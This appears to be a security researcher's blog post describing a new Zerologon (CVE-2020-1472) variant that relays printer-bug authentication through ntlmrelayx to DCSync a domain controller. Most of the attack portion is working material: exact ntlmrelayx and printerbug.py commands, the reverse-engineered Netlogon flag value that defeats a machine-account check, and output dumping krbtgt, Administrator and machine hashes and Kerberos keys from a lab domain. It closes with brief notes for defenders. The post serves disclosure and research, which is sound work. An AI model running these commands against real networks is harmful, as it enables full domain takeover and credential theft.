
```
[*] Setting up SMB Server

[*] Setting up HTTP Server
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Connection from TESTSEGMENT/BACKUPADMIN@192.168.222.55 controlled, attacking target dcsync://
s2016dc.testsegment.local
[*] Connecting to s2016dc.testsegment.local NETLOGON service
[*] Netlogon Auth OK, successfully bypassed autentication using Zerologon!
[*] TESTSEGMENT\backupadmin successfully validated through NETLOGON
[*] NTLM Sign/seal key: 307eefaac2d25a430de1f55714fdd3b2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e5a69a0ba06a3367376dc4f41f24e2a6:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:b4a483b6b6eef1f039b28e60ddcd561c2c10a12c410efa90b9aa52138f06a562
krbtgt:aes128-cts-hmac-sha1-96:385263df0424f22d780953d651098f5e
krbtgt:des-cbc-md5:d57937a77623d05b
```

When I used the printer bug trick to authenticate, it would refuse the `NetrLogonSamLogonWithFlags` operation, stating that machine accounts are not allowed to authenticate. I wondered if this was some sort of mitigation because I was targeting a DC and attempting to log in with a machine account. When I tried the same with a non-DC, it did give the same error message though, suggesting there was something else going on. This left me confused because when I use a machine account to authenticate over the network to a Windows host, it does not throw this error. Windows also uses the `NetrLogonSamLogonWithFlags` operation over Netlogon, and it doesn't break there, so there must be some difference. Since Windows is encrypting all the operations, we also can't see what it is sending over the line. And thus we resort to some reverse engineering and debugging, to see if we can find the values going over the line. The good news is that someone managed to track down why x64dbg froze while debugging LSASS, and that this is now fixed, so I don't have to pull out my hairs trying to understand Windbg. In `netlogon.dll`, there is a function `NetrLogonSamLogonWithFlags`, which takes quite a few arguments. We place a breakpoint on the function and try to see if we find a reference to the `NETWORK_TRANSITIVE_INFO` that we also see in Wireshark:



```
▼ LEVEL: LogonLevel
    Level: 6
  ▼ NETWORK_TRANSITIVE_INFO
      Referent ID: 0x0000200c
    ▼ IDENTITY_INFO: backupadmin
      ▼ Domain: TESTSEGMENT
          Length: 22
          Size: 22
        ▼ Character Array: TESTSEGMENT
            Referent ID: 0x00005197
            Max Count: 11
            Offset: 0
            Actual Count: 11
            Domain: TESTSEGMENT
        Param Ctrl: 0x00000000
        Logon ID: 0
      ▼ Acct Name: backupadmin
          Length: 22
          Size: 22
        ▼ Character Array: backupadmin
            Referent ID: 0x0000e74d
            Max Count: 11
            Offset: 0
            Actual Count: 11
            Acct Name: backupadmin
```

After following a few pointers I found the 6th parameter pointing to a pointer to a structure that looked quite similar, including the value `0x16` for the length of the domain. The pointer after this `0x16` did indeed point to the string "TESTSEGMENT", and both the flags and logonID are 0. When looking at the same structure for an authentication forwarded by a real Windows host, we see that Windows does not use 0 for the flags, but uses `0xE02A0000`. It also does not leave the logon ID empty:



```
Address           Hex                                              ASCII
0000023449539C28  16 00 FE 01 72 02 00 00 90 7B 3A 49 34 02 00 00  ..þ.r....{:I4...
0000023449539C38  E0 2A 00 00 D6 98 5B 00 00 00 00 00 00 00 00 00  à*..Ö.[.........
0000023449539C48  06 00 06 00 00 00 00 00 B0 82 D4 49 34 02 00 00  ........°.ÔI4...
0000023449539C58  00 00 00 00 00 00 00 00 00 2E CE 49 34 02 00 00  ..........ÎI4...
0000023449539C68  3D 40 78 47 0D 3F 2E 72 22 01 22 01 00 00 00 00  =@xG.?.r".".....
0000023449539C78  40 8A 32 49 34 02 00 00 18 00 18 00 00 00 00 00  @.2I4...........
0000023449539C88  B0 82 22 49 34 02 00 00 FF 00 00 00 00 00 00 00  °."I4...ÿ.......
0000023449539C98  00 00 00 00 00 00 00 00 0B 00 00 00 00 00 00 00  ................
0000023449539CA8  74 00 65 00 73 00 74 00 73 00 65 00 67 00 6D 00  t.e.s.t.s.e.g.m.
0000023449539CB8  65 00 6E 00 74 00 00 00 03 00 00 00 00 00 00 00  e.n.t...........
0000023449539CC8  00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00  ................
0000023449539CD8  6E 00 74 00 75 00 00 00 00 00 00 00 00 00 00 00  n.t.u...........
0000023449539CE8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000023449539CF8  22 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00  "...............
0000023449539D08  22 01 00 00 00 00 00 00 DE CC B1 9A 27 A3 35 21  ".......ÞÌ±.'£5!
0000023449539D18  72 29 5D EB DA FA 97 B5 01 01 00 00 00 00 00 00  r)]ëÚú.µ........
0000023449539D28  28 7E D2 01 4C 8F D6 01 56 44 6D 36 6E 7A 34 79  (~Ò.L.Ö.VDm6nz4y
0000023449539D38  00 00 00 00 02 00 16 00 54 00 45 00 53 00 54 00  ........T.E.S.T.
0000023449539D48  53 00 45 00 47 00 4D 00 45 00 4E 00 54 00 01 00  S.E.G.M.E.N.T...
```

```
Address           Hex                                              ASCII
00000234493A7B90  74 00 65 00 73 00 74 00 73 00 65 00 67 00 6D 00  t.e.s.t.s.e.g.m.
00000234493A7BA0  65 00 6E 00 74 00 00 00 00 00 00 00 00 00 00 00  e.n.t...........
00000234493A7BB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000234493A7BC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000234493A7BD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000234493A7BE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000234493A7BF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

If we use the same flags in our relay script, the machine account is allowed to authenticate and we can DCSync with success. *I actually spent way too much time on this because I used the variable `flags` in the relay script which was apparently already in use for something else important, causing the packet encryption to break. This took me quite some more back and forth to the working version than I would have liked.*

DCSyncing using a single socket

The code to sync all the users on the DC is part of secretsdump. Since I don't like duplicate code I tried to import the `NTDSHashes` class and pass it the authenticated RPC connection. This class does also rely on an SMB connection to do some lookups and to enumerate all the users in the domain. While relaying another session to SMB and combining this would be a possibility, it would significantly increase the complexity of the code. So instead I wrote some code which bypasses the requirement for an SMB connection and uses a single TCP connection to do the dumping. Because this way we can't enumerate all the users, by default the tool will only dump the `krbtgt`, `DC$` and `Administrator` accounts. With these accounts you should have enough creds to perform a full DCSync with secretsdump.

Alternatively it is possible to provide low-priv credentials (that are required for the printer bug exploitation anyway) and those will be used to connect over SMB and collect the required information.


The full attack

All this combined we have a full new attack that does not rely on resetting the passwords of machine accounts to exploit. It does have some prerequisites that the original attack does not, though these are present by default and will likely work in most ADs:


- An account is needed to trigger the printer bug (you can also use a POC in .NET that uses SSO if you have access to a Domain Joined box)
- The Print Spooler service should be running on the DC
- The DC should be vulnerable to Zerologon
- The DC should be able to connect to the attacker workstation and not be blocked by firewalls
- You should be able to run Python and bind to port 445 for an incoming SMB connection (this is tricky on Windows)

- There should be at least 2 DCs in the domain, since relaying back to the same DC does not work

On a high level, the attack looks like this:




To exploit it given that the prerequisites are met, you can set up ntlmrelayx in DCSYNC relay mode and target `DC1`, while triggering the printer bug on `DC2`:



```
(CVE-2020-1472) user@localhost:~/imp-tmp$ ntlmrelayx.py -t DCSYNC://s2016dc.testsegment.local -smb2support
Impacket v0.9.22.dev1+20200914.131346.64ce465 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server

[*] Setting up HTTP Server
[*] Servers started, waiting for connections
```


```
user@localhost:~/imp-tmp$ python printerbug.py testsegment/ntu[redacted]l@s2019dc.testsegment.local 192.168.222.133
```

And you should see the connection and credentials rolling in:



```
[*] SMBD-Thread-3: Connection from TESTSEGMENT/S2019DC$@192.168.222.114 controlled, attacking target dcsync://s201
6dc.testsegment.local
[*] Connecting to s2016dc.testsegment.local NETLOGON service
[*] Netlogon Auth OK, successfully bypassed autentication using Zerologon after 73 attempts!
[*] TESTSEGMENT\S2019DC$ successfully validated through NETLOGON
[*] NTLM Sign/seal key: 9a23e0f3761627f701f6487b7d8c5b5f
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e5a69a0ba06a3367376dc4f41f24e2a6:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:b4a483b6b6eef1f039b28e60ddcd561c2c10a12c410efa90b9aa52138f06a562
krbtgt:aes128-cts-hmac-sha1-96:385263df0424f22d780953d651098f5e
krbtgt:des-cbc-md5:d57937a77623d05b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
S2016DC$:1167:aad3b435b51404eeaad3b435b51404ee:89af5cc5bb7b632bc17d91a826d98e97:::
[*] Kerberos keys grabbed
```

When performing the attack with a low-privilege account for SMB authentication, all hashes are dumped:



```
(CVE-2020-1472) user@localhost:~/imp-tmp$ ntlmrelayx.py -t DCSYNC://s2016dc.testsegment.local -smb2support -auth-s
mb testsegment/ntu:
Impacket v0.9.22.dev1+20200914.131346.64ce465 - Copyright 2020 SecureAuth Corporation

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Connection from TESTSEGMENT/S2019DC$@192.168.222.114 controlled, attacking target dcsync://s201
6dc.testsegment.local
[*] Connecting to s2016dc.testsegment.local NETLOGON service
[*] Netlogon Auth OK, successfully bypassed autentication using Zerologon after 21 attempts!
[*] TESTSEGMENT\S2019DC$ successfully validated through NETLOGON
[*] NTLM Sign/seal key: bfbaa28c293a3219b9d44f8f3fbdd138
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c54d587745473e17c629053527a84d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e5a69a0ba06a3367376dc4f41f24e2a6:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Notes for defenders

The original exploit leaves very few traces in the event logs besides a password reset and potentially the DCSync from a non-DC IP. The Spool Service being abused to trigger authentication to the attacker machine can leave traces, example event logs are provided in this repo. Network IOCs are similar to the original Zerologon since this attack also uses the same brute forcing technique. If you don't have a lab available, I've made 2 PCAPs of the exploitation available, one without additional credentials for enumeration and one with credentials. Of course the best remediation is to patch the DC as soon as possible, as bad actors likely won't care about the risks involved with the original exploit.

Code and acknowledgements

The code for this is available on my GitHub and has also been merged back into impacket. You can download impacket from GitHub and it should already have the latest files. Alternatively you can get those from my repository and save them in the `/impacket/impacket/examples/ntlmrelayx/` directory, in the `clients/` and `attacks/` directory for the 2 files. If you're looking for the `printerbug.py` file, it's part of my krbrelayx repository.

This blog is the result of the work of many others who researched NTLM for years and contributed their code to impacket. Thanks goes to:

- Tom Tervoort for finding the Zerologon Bug
- Alberto Solino for all the work on impacket and the original Netlogon signing key idea
- Yaron Zinar and Marina Simakov for their work on Drop-the-MIC and many other NTLM attacks
- Lee Christensen and Will Schroeder for the printer bug/feature
- Arseniy Sharoglazov for the RPC relay client in ntlmrelayx

As a final note, relaying to DCSync is not the only attack possible here. Since we can edit NTLM flags at will, we could also relay the DC account to LDAP and abuse resource based constrained delegation to allow ourselves to authenticate as any user. If LDAP signing is required, we could also do that using the session key, though ntlmrelayx does not use an ldap library that has signing support at the moment.

Updated: September 24, 2020

Twitter Facebook Google+ LinkedIn

Previous | Next

GITHUB FEED